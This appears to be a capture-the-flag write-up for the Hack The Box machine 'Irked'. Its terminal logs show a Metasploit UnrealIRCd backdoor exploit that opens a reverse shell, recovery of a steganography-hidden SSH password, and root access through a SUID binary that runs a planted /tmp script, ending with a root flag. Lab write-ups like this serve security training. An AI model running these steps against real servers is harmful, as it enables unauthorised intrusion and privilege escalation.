

irked

m10x

starting with nmap



Let's take a look at the website



Only an image and a reference to IRC (est un protocole de communication textuel sur Internet.). so let's see if we can find something about it

```
┌──(root💀kali)-[/Documents/htb/boxes/irked]
└─# searchsploit unrealircd
```

Exploit Title	Path
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)	linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow	windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute	linux/remote/13853.pl
UnrealIRCd 3.x - Remote Denial of Service	windows/dos/27407.pl

Shellcodes: No Results

There's a metasploit module we can use

```
msf6 > search unrealircd
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/irc/unreal_ircd_3281_backdoor	2010-06-12	excellent	No	UnrealIRCD 3.2.8.1 Backdoor Command Execution

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.10.10.117
RHOSTS => 10.10.10.117
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost tun0
lhost => tun0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[-] 10.10.10.117:6697 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Description
   -   ----                                ---------------  ----    -----  -----------
   0   cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (via Perl)
   1   cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2   cmd/unix/bind_ruby                                   normal  No     Unix Command Shell, Bind TCP (via Ruby)
   3   cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
   5   cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   6   cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   7   cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   8   cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   9   cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   10  cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   11  cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/generic
payload => cmd/unix/generic
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[-] 10.10.10.117:6697 - Exploit failed: One or more options failed to validate: CMD.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 10.10.14.16:4444
[*] 10.10.10.117:6697 - Connected to 10.10.10.117:6697 ...
    :irked.htb NOTICE AUTH :*** Looking up your hostname ...
[*] 10.10.10.117:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo Tp69Bgnl4T81uGXR;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "Tp69Bgnl4T81uGXR\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.10.14.16:4444 → 10.10.10.117:49740) at 2021-04-17 09:49:37 -0400

id
uid=1001(ircd) gid=1001(ircd) groups=1001(ircd)
```

we got a shell as ircd

```
ircd@irked:/home/djmardov/Documents$ ls -al
ls -al
total 16
drwxr-xr-x  2 djmardov djmardov 4096 May 15  2018 .
drwxr-xr-x 18 djmardov djmardov 4096 Nov  3  2018 ..
-rw-r--r--  1 djmardov djmardov   52 May 16  2018 .backup
-rw-------  1 djmardov djmardov   33 May 15  2018 user.txt
```

```
ircd@irked:/home/djmardov/Documents$ cat .backup
cat .backup
Super elite steg backup pw
UPupDOWNdownLRlrBAbaSSss
```

a steg pw? let's try to use it with steghide for the image we've seen on the webpage

```
┌──(root💀kali)-[/Documents/htb/boxes/irked]
└─# wget http://10.10.10.117/irked.jpg
--2021-04-17 09:58:50--  http://10.10.10.117/irked.jpg
Connecting to 10.10.10.117:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 34697 (34K) [image/jpeg]
Saving to: 'irked.jpg'

irked.jpg                   100%[=========================>]  33.88K  60.0KB/s    in 0.6s

2021-04-17 09:58:51 (60.0 KB/s) - 'irked.jpg' saved [34697/34697]


┌──(root💀kali)-[/Documents/htb/boxes/irked]
└─# ls
irked.jpg  nmap
```

```
┌──(root💀kali)-[/Documents/htb/boxes/irked]
└─# steghide --extract -sf irked.jpg
Enter passphrase:
wrote extracted data to "pass.txt".
```

```
┌──(root💀kali)-[/Documents/htb/boxes/irked]
└─# ls
irked.ctb  irked.ctb~  irked.jpg  nmap  pass.txt

┌──(root💀kali)-[/Documents/htb/boxes/irked]
└─# cat pass.txt
Kab6h+m+bbp2J:HG
```

we've got ssh password

```
┌──(root💀kali)-[/Documents/htb/boxes/irked]
└─# ssh djmardov@10.10.10.117
The authenticity of host '10.10.10.117 (10.10.10.117)' can't be established.
ECDSA key fingerprint is SHA256:kunqU6QEf9TV3pbsZKznVcntLklRwiVobFZiJguYs4g.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.117' (ECDSA) to the list of known hosts.
djmardov@10.10.10.117's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 15 08:56:32 2018 from 10.33.3.3
djmardov@irked:~$ id
uid=1000(djmardov) gid=1000(djmardov) groups=1000(djmardov),24(cdrom),25(floppy),29(audio),30(dip),4
,117(bluetooth)
```

Let's search for files with SUID set

```
djmardov@irked:~/Documents$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/sbin/exim4
/usr/sbin/pppd
/usr/bin/chsh
/usr/bin/procmail
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/pkexec
/usr/bin/X
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/viewuser
/sbin/mount.nfs
/bin/su
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/umount
```

```
djmardov@irked:/usr/bin$ ls -al viewuser
-rwsr-xr-x 1 root root 7328 May 16  2018 viewuser
```

```
djmardov@irked:/usr/bin$ viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2021-04-17 09:22 (:0)
djmardov pts/1        2021-04-17 10:09 (10.10.14.16)
sh: 1: /tmp/listusers: not found
```

it tries to execute a file in tmp which doesnt exist yet...

```
djmardov@irked:/usr/bin$ cd /tmp/
djmardov@irked:/tmp$ ls -al
total 48
drwxrwxrwt 11 root root 4096 Apr 17 10:15 .
drwxr-xr-x 21 root root 4096 May 15  2018 ..
drwxrwxrwt  2 root root 4096 Apr 17 09:22 .font-unix
drwxrwxrwt  2 root root 4096 Apr 17 09:22 .ICE-unix
drwx------  3 root root 4096 Apr 17 09:22 systemd-private-e58b0823b6b847ca83c2c16
drwx------  3 root root 4096 Apr 17 09:27 systemd-private-e58b0823b6b847ca83c2c16
drwx------  3 root root 4096 Apr 17 09:22 systemd-private-e58b0823b6b847ca83c2c16
drwxrwxrwt  2 root root 4096 Apr 17 09:22 .Test-unix
drwx------  2 root root 4096 Apr 17 09:22 vmware-root
-r--r--r--  1 root root   11 Apr 17 09:22 .X0-lock
drwxrwxrwt  2 root root 4096 Apr 17 09:22 .X11-unix
drwxrwxrwt  2 root root 4096 Apr 17 09:22 .XIM-unix
```

```
djmardov@irked:/tmp$ vi listusers
```

```
#!/bin/bash
/bin/sh
~
~
```


```
djmardov@irked:/tmp$ chmod +x listusers
```

```
djmardov@irked:~/Documents$ viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2021-04-17 09:22 (:0)
djmardov pts/1        2021-04-17 10:09 (10.10.14.16)
# id
uid=0(root) gid=1000(djmardov) groups=1000(djmardov),24(cdrom),25(floppy),29(audio),3
uetooth)
# cat /root/root.txt
8d8e9e8be64654b6dccc3bff4522daf3
```

ippsec

```
┌──(root💀kali)-[/Documents/htb/boxes/irked]
└─# nmap -sV -sC -oA nmap/irked 10.10.10.117
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-17 10:30 EDT
Nmap scan report for 10.10.10.117
Host is up (0.15s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
|   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
|_  256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Site doesn't have a title (text/html).
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          42811/tcp   status
|   100024  1          49104/udp6  status
|   100024  1          53966/tcp6  status
|_  100024  1          58558/udp   status
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.41 seconds
```


IRC is almost working!



Not Found

The requested URL /robot.txt was not found on this server.

Apache/2.4.10 (Debian) Server at 10.10.10.117 Port 80



```
┌──(root💀kali)-[/Documents/htb/boxes/irked]
└─# nmap -vvv -p- 10.10.10.117
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-17 10:51 EDT
Initiating Ping Scan at 10:51
Scanning 10.10.10.117 [4 ports]
Completed Ping Scan at 10:51, 0.27s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:51
Completed Parallel DNS resolution of 1 host. at 10:51, 0.03s elapsed
DNS resolution of 1 IPs took 0.03s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 10:51
Scanning 10.10.10.117 [65535 ports]
Discovered open port 80/tcp on 10.10.10.117
Discovered open port 22/tcp on 10.10.10.117
Discovered open port 111/tcp on 10.10.10.117
Increasing send delay for 10.10.10.117 from 0 to 5 due to 22 out of 72 dropped probes since last increase.
Increasing send delay for 10.10.10.117 from 5 to 10 due to 136 out of 451 dropped probes since last increase.
SYN Stealth Scan Timing: About 3.78% done; ETC: 11:05 (0:13:09 remaining)
SYN Stealth Scan Timing: About 5.48% done; ETC: 11:10 (0:17:32 remaining)
SYN Stealth Scan Timing: About 7.04% done; ETC: 11:13 (0:20:02 remaining)
SYN Stealth Scan Timing: About 9.72% done; ETC: 11:12 (0:18:44 remaining)
Discovered open port 6697/tcp on 10.10.10.117
SYN Stealth Scan Timing: About 15.81% done; ETC: 11:12 (0:17:39 remaining)
Discovered open port 42811/tcp on 10.10.10.117
SYN Stealth Scan Timing: About 19.51% done; ETC: 11:12 (0:16:34 remaining)
SYN Stealth Scan Timing: About 24.80% done; ETC: 11:12 (0:15:31 remaining)
Increasing send delay for 10.10.10.117 from 10 to 20 due to max_successful_tryno increase to 4
Discovered open port 65534/tcp on 10.10.10.117
SYN Stealth Scan Timing: About 39.66% done; ETC: 11:15 (0:14:29 remaining)
SYN Stealth Scan Timing: About 50.00% done; ETC: 11:18 (0:13:16 remaining)
SYN Stealth Scan Timing: About 56.15% done; ETC: 11:19 (0:11:55 remaining)
SYN Stealth Scan Timing: About 63.51% done; ETC: 11:20 (0:10:33 remaining)
SYN Stealth Scan Timing: About 69.01% done; ETC: 11:21 (0:09:06 remaining)
SYN Stealth Scan Timing: About 74.06% done; ETC: 11:21 (0:07:35 remaining)
Stats: 0:22:45 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 78.12% done; ETC: 11:20 (0:06:22 remaining)
Increasing send delay for 10.10.10.117 from 20 to 40 due to max_successful_tryno increase to 5
SYN Stealth Scan Timing: About 83.48% done; ETC: 11:21 (0:04:54 remaining)
SYN Stealth Scan Timing: About 88.96% done; ETC: 11:22 (0:03:24 remaining)
Discovered open port 8067/tcp on 10.10.10.117
Increasing send delay for 10.10.10.117 from 40 to 80 due to max_successful_tryno increase to 6
Increasing send delay for 10.10.10.117 from 80 to 160 due to max_successful_tryno increase to 7
```

```
┌──(root💀kali)-[/Documents/htb/boxes/irked]
└─# nmap -sV -sC -p 6697 10.10.10.117
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-17 10:57 EDT
Nmap scan report for 10.10.10.117
Host is up (0.16s latency).

PORT     STATE SERVICE VERSION
6697/tcp open  irc     UnrealIRCd
Service Info: Host: irked.htb

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.25 seconds
```

```
┌──(root💀kali)-[/Documents/htb/boxes/irked]
└─# ncat 10.10.10.117 6697
ERROR :Closing Link: [10.10.14.16] (Throttled: Reconnecting too fast) -Email djmardov@irked.htb for more information.
```

```
┌──(root💀kali)-[/Documents/htb/boxes/irked]
└─# ncat 10.10.10.117 8067
:irked.htb NOTICE AUTH :*** Looking up your hostname ...
:irked.htb NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
```

```
127.0.0.1       localhost
127.0.1.1       kali
10.10.10.117  irked.htb


# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
~
~
```

we have to know how to talk IRC

rfc irc

Tous | Actualités | Vidéos | Images | Plus | Paramètres

Environ 1.270.000 résultats (0,49 secondes)

https://tools.ietf.org › html › rfc1459 ▾ Traduire cette page

RFC 1459 - Internet Relay Chat Protocol - IETF Tools

4.1 Connection Registration

The commands described here are used to register a connection with an IRC server as either a user or a server as well as correctly disconnect.

A "PASS" command is not required for either client or server connection to be registered, but it must precede the server message or the latter of the NICK/USER combination. It is strongly recommended that all server connections have a password in order to give some level of security to the actual connections. The recommended order for a client to register is as follows:

1. Pass message
2. Nick message
3. User message

4.1.1 Password message

```
   Command: PASS
Parameters: <password>

The PASS command is used to set a 'connection password'.  The
password can and must be set before any attempt to register the
connection is made.  Currently this requires that clients send a PASS
command before sending the NICK/USER combination and servers *must*
send a PASS command before any SERVER command.  The password supplied
must match the one contained in the C/N lines (for servers) or I
lines (for clients).  It is possible to send multiple PASS commands
before registering but only the last one sent is used for
verification and it may not be changed once registered.  Numeric
Replies:

        ERR_NEEDMOREPARAMS              ERR_ALREADYREGISTRED

Example:

        PASS secretpasswordhere
```

4.1.2 Nick message

```
      Command: NICK
   Parameters: <nickname> [ <hopcount> ]
```

NICK message is used to give user a nickname or change the previous one. The <hopcount> parameter is only used by servers to indicate how far away a nick is from its home server. A local connection has a hopcount of 0. If supplied by a client, it must be ignored.

If a NICK message arrives at a server which already knows about an identical nickname for another client, a nickname collision occurs. As a result of a nickname collision, all instances of the nickname are removed from the server's database, and a KILL command is issued to remove the nickname from all other server's database. If the NICK message causing the collision was a nickname change, then the original (old) nick must be removed as well.

If the server recieves an identical NICK from a client which is directly connected, it may issue an ERR_NICKCOLLISION to the local client, drop the NICK command, and not generate any kills.

Numeric Replies:

ERR_NONICKNAMEGIVEN ERR_ERRONEUSNICKNAME
ERR_NICKNAMEINUSE ERR_NICKCOLLISION

Example:

```
NICK Wiz                        ; Introducing new nick "Wiz".

:WiZ NICK Kilroy                ; WiZ changed his nickname to Kilroy.
```

4.1.3 User message

```
   Command: USER
Parameters: <username> <hostname> <servername> <realname>

The USER message is used at the beginning of connection to specify
the username, hostname, servername and realname of s new user.  It is
also used in communication between servers to indicate new user
arriving on IRC, since only after both USER and NICK have been
received from a client does a user become registered.

Between servers USER must to be prefixed with client's NICKname.
Note that hostname and servername are normally ignored by the IRC
server when the USER command comes from a directly connected client
(for security reasons), but they are used in server to server
communication.  This means that a NICK must always be sent to a
remote server when a new user is being introduced to the rest of the
network before the accompanying USER is sent.

It must be noted that realname parameter must be the last parameter,
because it may contain space characters and must be prefixed with a
colon (':') to make sure this is recognised as such.

Since it is easy for a client to lie about its username by relying
solely on the USER message, the use of an "Identity Server" is
recommended.  If the host which a user connects from has such a
server enabled the username is set to that as in the reply from the
"Identity Server".

Numeric Replies:

        ERR_NEEDMOREPARAMS              ERR_ALREADYREGISTRED

Examples:


USER guest tolmoon tolsun :Ronnie Reagan
```

```
┌──(root💀kali)-[/Documents/htb/boxes/irked]
└─# ncat 10.10.10.117 8067
:irked.htb NOTICE AUTH :*** Looking up your hostname...
PASS saad
:irked.htb NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
NICK saad
USER saad ahlla hacker : saad
:irked.htb 001 saad :Welcome to the ROXnet IRC Network saad!saad@10.10.14.16
:irked.htb 002 saad :Your host is irked.htb, running version Unreal3.2.8.1
:irked.htb 003 saad :This server was created Mon May 14 2018 at 13:12:50 EDT
